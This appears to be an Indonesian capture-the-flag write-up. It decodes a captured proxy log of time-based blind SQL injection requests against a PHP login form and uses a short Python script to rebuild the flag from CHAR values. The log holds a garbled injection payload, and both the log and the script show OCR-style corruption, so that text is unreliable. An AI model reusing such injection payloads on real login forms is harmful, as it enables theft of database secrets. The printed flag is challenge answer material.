must-revalidate;120:6:Pragma;8:no-cache;123:14:Content-Length;2:29;136:10:Keep-Alive;10:timeout=5, max=100;128:10:Connection;10:Keep-Alive;144:12:Content-Type;24;text/html; charset=UTF-8;112:http_version;8:HTTP/1.1;7:request;667:4:path;1:/;9:authority;0:-6:scheme;4:http;6:method;4:POST;4:port;4:8000#4:host;10:172.17.0.1;13:timestamp_end;18:1683995480.7298814#15:timestamp_start;18:1683995480.7280264#8:trailers;0:-7:content;169:username=1x27&and=28select+sleep(281329+fromuser+where$INARY+substring(28secretdata%2C1x29+350+CHARX283292929+523+password+afternoon-yesterday-kids&omit+login;7:headers;254:26:4:host;15:172.17.0.1;8000;140:10:User-Agent;22:python-requests/2.28.2;140:15:Accept-Encoding;17:gzip, deflate, br;115:6:Accept;2:/;/;128:10:Connection;10:Keep-Alive;124:14:Content-Length;3:169;153:12:Content-Type;33:application/x-www-form-urlencoded;112:http_version;8:HTTP/1.1;17:timestamp_created;18:1683995480.7283611#7:comment;0:-8:metadata;0:-8:marked;0:-9:is_replay;0:-11:interrupted;5:false;11:server_conn;510:4:via;0:-11:cipher_list;0:-11:cipher_name;0:-11:align_offers;0:-16:certificate_list;0:-13:tls;5:false;5:error;0:-5:state;1:0#3:via;0:-11:tls_version;0:-15:tls_established;5:false;19:timestamp_tls_setup;0:-10:timestamp_tcp_setup;17:1683995480.731502#15:timestamp_start;18:1683995480.731097#13:timestamp_end;18:1683995480.734901#14:source_address;22:10.172.17.0;15:95340#13:snij;0:-10:ip_address;21:10.172.17.0;1:4:8000#12:10:16:cs#98#5:29#8:41#1:8306-badewad6761d;4:align;0:-7:address;24:10.172.17.0;1:4:8000#11:client_conn;462:10:proxy_mode;7:regular;11:cipher_list;0:-11:align_offers;0:-16:certificate_list;0:-13:tls;5:false;5:error;0:-8:sockname;21:10.172.17.0;1:4:8000#15:state;1:0#11:tls_version;0:-14:tls_extensions;0:-15:tls_established;5:false;19:timestamp_tls_setup;0:-15:timestamp_start;17:1683995480.726504#13:timestamp_end;18:1683995487.258396#3:snij;0:-8:mitmcert;0:-2:1d;36:ce951942-a715-4218-8b4b-9464fde7d086;11:cipher_name;0:-4:align;0:-7:address;25:13:192.168.43.39;5:5370#15:error;0:-2:1d;36:464043de-c8d4-43ee-9179-22a6dc332557;1596:4:type;4:http;version;2:18#9-#websocket;0:-8:response;681:6:reason;2:OK;11:status_code;3:200#13:timestamp_end;18:1683995480.7954705#15:timestamp_start;18:1683995480.7945106#8:trailers;0:-7:content;29:Username atau Password salah!,7:headers;394:40:4:date;29:Sat, 13 May 2023 16:31:20 GMT;135:6:Server;22:Apache/2.4.54 (Debian);130:12:X-Powered-By;10:PHP/7.4.33;143:7:Expires;29:Thu, 19 Nov 1981 08:52:00 GMT;136:13:Cache-Control;35:no-store, no-cache, must-revalidate;120:6:Pragma;8:no-cache;123:14:Content-Length;2:29;135:10:Keep-Alive;17:timeout=5, max=99;128:10:Connection;10:Keep-Alive;144:12:Content-Type;24;text/html;
```

setelah itu kami analisa dengan memasukkan file log tersebut kedalam cyberchef dan menggunakan fitu url decode agar lebih mudah membacanya



dan terlihat nilai decimal dari dalam char yang mana diawali 104 merupakan decimal dari karakter h disini kami menduga itu ialah flag sehingga kami pun menyimpan hasil decode an dari cyberchef ke dalam file log.txt danmembuat automasi script menggunakan python berikut script yang kami buat

CTF Team

```
1 import re
2
3 logs = open("log.txt", r"rb").read().strip().split(b"timestamp_start")
4
5 chars = ""
6 for log in logs[2:]:
7     try:
8         char = re.search(rb"CHAR\(((0-9)+)\)", log).group(1).decode()
9         chars += chr(int(char))
10    except:
11        pass
12
13 for i in range(len(chars)):
14     try:
15         if chars[i + 1] == " ":
16             print(chars[i], end="")
17     except:
```

PROBLEMS ROBOT DOCUMENTATION ROBOT OUTPUT OUTPUT TERMINAL DEBUG CONSOLE

OUTPUT

[Running] python -u "c:\Users\PC HP\Downloads\bikelah\solv.py"

hacktoday

{it-yesterday_database_secret_sorry_i_need_to_make_this_long_enough_for_manual_player_like_yesterday_afternoon_kidz_or_it_will_be_too_damn_sleepy(1)_right?}~~~~~

Flag:

hacktoday{it-yesterday_database_secret_sorry_i_need_to_make_this_long_enough_for_manual_player_like_yesterday_afternoon_kidz_or_it_will_be_too_damn_sleepy(1)_right?}